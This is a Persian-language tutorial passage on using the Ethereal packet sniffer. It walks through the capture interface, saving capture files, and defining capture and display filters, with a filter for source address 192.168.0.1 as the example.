
- قابلیت‌ها رابط کاربری

رنگ‌های متنوع برای تغییر روش نمایش اطلاعات بسته به فیلتر انتخاب شده، منو های متنوع و دیگر امکانات رابط کاربری، که بیشتر در بخش‌ها آتی در حین معرفی چگونگی استفاده از این نرم‌افزار به آنها اشاره خواهیم کرد، به تحلیل و شناسایی بسته‌ها کمک شایانی می‌کند. همان‌طور که ذکر شد، این قابلیت جذابیت ویژه‌یی برای کاربران مبتدی و نیمه‌حرفه‌یی دارد.

در بخش بعد به بررسی مقدماتی روش‌های استفاده از این نرم‌افزار و ارایه‌ی مثال‌هایی در این باب خواهیم پرداخت.

در بخش اول، ضمن ارائه جمع‌بندی در مورد Sniffer ها، که Ethereal یکی از معروف‌ترین و قدرتمند ترین نرم‌افزارهای این دسته از ابزارها است، به ویژگی‌های برجسته‌ی این نرم‌افزار اشاره کردیم. بررسی قابلیت‌های این نرم‌افزار بر اساس جنبه‌های مختلف و متنوعی صورت گرفت که در مورد این دسته از ابزارها مد نظر قرار می‌گیرد.


شکل زیر، رابط کاربری این نرم‌افزار پیش از شروع عملیات را نشان می‌دهد:



همان‌گونه که مشاهده می‌کنید، رابط کاربری این نرم‌افزار بسیار شبیه به رابطهای گرافیکی متداول سیستم‌های عامل Linux است، محیط‌هایی همچون KDE و GNOME.

در منوی فایل، می‌توان خروجی عملیات انجام شده را در قالب‌های مختلف درون فایل ذخیره کرد یا فایل‌های ذخیره شده در قالب‌های مختلف، ایجاد شده توسط نرم‌افزارهای گوناگون، را باز کرد و تحلیل نمود.


شروع عملکرد این نرم‌افزار با استفاده از منوی Capture صورت می‌گیرد. شکل زیر صفحه‌ی مربوط به این منو را نشان می‌دهد :



در قسمت بالا، رابط شبکه ایی که عملیات دریافت بسته‌ها بر روی آن انجام می‌گیرد مشخص می‌شود. این رابط شبکه می‌تواند به ارتباط مودم ما با اینترنت نیز اشاره کند. به عبارت دیگر توسط چنین نرم‌افزارهایی، می‌توان به بررسی وضعیت ارسال و دریافت بسته‌ها و تحلیل آن‌ها در ارتباطات میان مودم‌ها و ارائه کنندگان سرویس اینترنت نیز پرداخت. خروجی این عملیات می‌تواند اطلاعات مفیدی از حملات احتمالی در حال انجام به سیستم ما را نشان دهد.


قسمت‌های دیگر این صفحه شامل تعیین نام فایلی که بسته‌های دریافت شده در آن‌ها قرار می‌گیرد و همچنین شرایط که در صورت حصول آن‌ها عمل Capture خاتمه می‌پذیرد. سمت راست این صفحه نیز یکی از ویژگی‌های مهم عمل Capture را تعیین می‌کند که تعیین نام مترادف آدرس‌ها در شبکه است. این عمل، ضمن آنکه اطلاعات جامع و مفیدی را در اختیار ما قرار می‌دهد، عمل دریافت و جمع‌آوری بسته‌ها را کند می‌کند.

شکل زیر، وضعیت پس از آغاز عملیات Capture را نشان می‌دهد. رابط شبکه‌ی مورد استفاده، ارتباط PPP برقرار شده است :




همان‌گونه که در شکل نیز مشخص است، انواع پروتکل‌ها در خروجی مورد نظر دسته‌بندی شده‌اند و در مقابل نام آنها تعداد دریافت شده از آن پروتکل درج می‌شود.

پس از قطع عمل Capture، فهرستی از بسته‌های دریافت شده در پنجره‌ی اصلی نمایش داده می‌شود :



بسته‌های دریافت شده، به ترتیب و بر اساس زمان دریافت مرتب شده‌اند. این فهرست شامل شماره‌ی بسته، زمان دریافت/ارسال آن، آدرس‌های مبدأ و مقصد و نوع بسته نمایش داده شده است. در قسمت پایین‌تر، نوع بسته و اطلاعاتی که از ابتدای بسته استخراج شده‌اند، مانند مبدأ و مقصد، پورت و دیگر اطلاعات درج می‌شود و در قسمت پایین پنجره‌ی اصلی محتوای خام بسته نمایش داده شده است.

خروجی به دست آمده را می‌توان با تعیین قالب مورد نظر برای دسترسی‌های آتی ذخیره نمود. شکل زیر صفحه‌یی که در آن امکان ذخیره سازی پرونده با تعیین قالب مورد نظر وجود دارد را نشان می‌دهد :



شکل بالا، تعدادی از قالب‌های قابل استفاده برای ذخیره‌ی پرونده توسط این نرم‌افزار را نشان می‌دهد. انواع این قالب‌ها در بخش اول از بررسی این نرم‌افزار معرفی شده‌اند.

در بخش بعدی از بررسی این نرم‌افزار به روش تعریف فیلترها و چگونگی جستجو و تحلیل در بسته‌های دریافت/ارسال شده، با استفاده از فایل‌های پیشین ذخیره شده، خواهیم پرداخت.

در دو بخش پیشین، ضمن تعریف ابزارهای Sniffer، به معرفی یکی از متداول‌ترین آن‌ها، یعنی Ethereal پرداختیم. در این بخش، به معرفی امکان استفاده از Filterهای این نرم‌افزار، و چگونگی انجام تحلیل بر اساس خروجی‌های به‌دست آمده می‌پردازیم.


در این نرم‌افزار، عملاً سه نوع فیلتر قابل تعریف است :

۱- فیلترهای Capture


۲- فیلترهای نمایش

۳- فیلترهای رنگی

برای استفاده از فیلترهای Capture، در منوی Capture، گزینه‌ی Capture Filters را انتخاب می‌کنیم. پنجره‌یی به شکل زیر باز می‌شود :




با انتخاب گزینه‌ی New، فیلتر جدیدی تعریف می‌کنیم. این نرم‌افزار برای تعریف فیلتر رابط کاربری به‌صورت گرافیکی ندارد، لذا با استفاده از گزینه‌ی Help در پایین همین پنجره، می‌توان از روش تعریف فیلترها به‌صورت متنی آگاه شد. در این مثال، فیلتری به نام Simple تعریف می‌کنیم که توسط آن، Ethereal تنها به دریافت بسته‌هایی مبادرت می‌کند که آدرس فرستنده آن 192.168.0.1 باشد. فیلتر را ذخیره می‌کنیم پنجره را می‌بندیم. اکنون عمل Capture را آغاز می‌کنیم




همان‌گونه در شکل بالا مشخص است، در قسمت Capture Filters می‌توان فیلتری را تعریف کرد و یا از فیلترهای تعریف شده‌ی پیشین استفاده کرد. پس از انجام عمل Capture، Ethereal تنها بسته‌هایی را دریافت خواهد کرد که آدرس مبدأ آنها 192.168.0.1 باشد.

برای استفاده از فیلترهای نمایشی، می‌توان از خروجی‌های پیشین و عملیات Capture قبلی استفاده کرد. به این منظور یکی از پرونده‌های قبلی را باز می‌کنیم :




این پرونده به‌عنوان نمونه‌یی از عمل دریافت بسته‌ها تهیه شده است. پس از باز کردن این پرونده، بسته‌های موجود در آخرین عمل دریافت، در پنجره‌ی اصلی ظاهر خواهند شد :




طبیعی‌ست که برای دسته‌بندی بسته‌ها بر اساس یکی از پارامترهای زمان دریافت، آدرس مبدأ یا مقصد و نوع پروتکل می‌توان به کلیک کردن بر روی برچسب هریک از ستون‌ها، اطلاعات را بر حسب آن ستون مرتب‌کرد. عمل تعریف فیلتر و اعمال آن بر روی اطلاعات، متفاوت از این مرتب‌سازی است. به بیان دیگر، با استفاده از فیلتر می‌توان شروط پیچیده‌تری برای مشاهده‌ی بسته‌ها تعریف کرد.

اکنون می‌خواهیم با استفاده از تعریف فیلترها نمایش در این نرم‌افزار، بسته‌های مورد نظر خود را جدا کنیم. برای این‌کار می‌توان فیلتر را مستقیماً در قسمت Filter، پایین Toolbar اصلی، در پنجره‌ی اصلی تعریف کرد



همان‌گونه که مشاهده می‌کنید، در این محل، برای تعریف فیلتری که تنها بسته‌هایی با مبدأ 192.168.0.1 را نمایش دهد از نوع دیگری از تعریف فیلتر استفاده می‌کنیم. به بیان دیگر، زبان تعریف فیلتر برای دو نوع Capture و نمایش (Analyze) با یکدیگر متفاوت است. با مراجعه به سایت این نرم‌افزار، می‌توانید با هر دو زبان آشنا شوید.

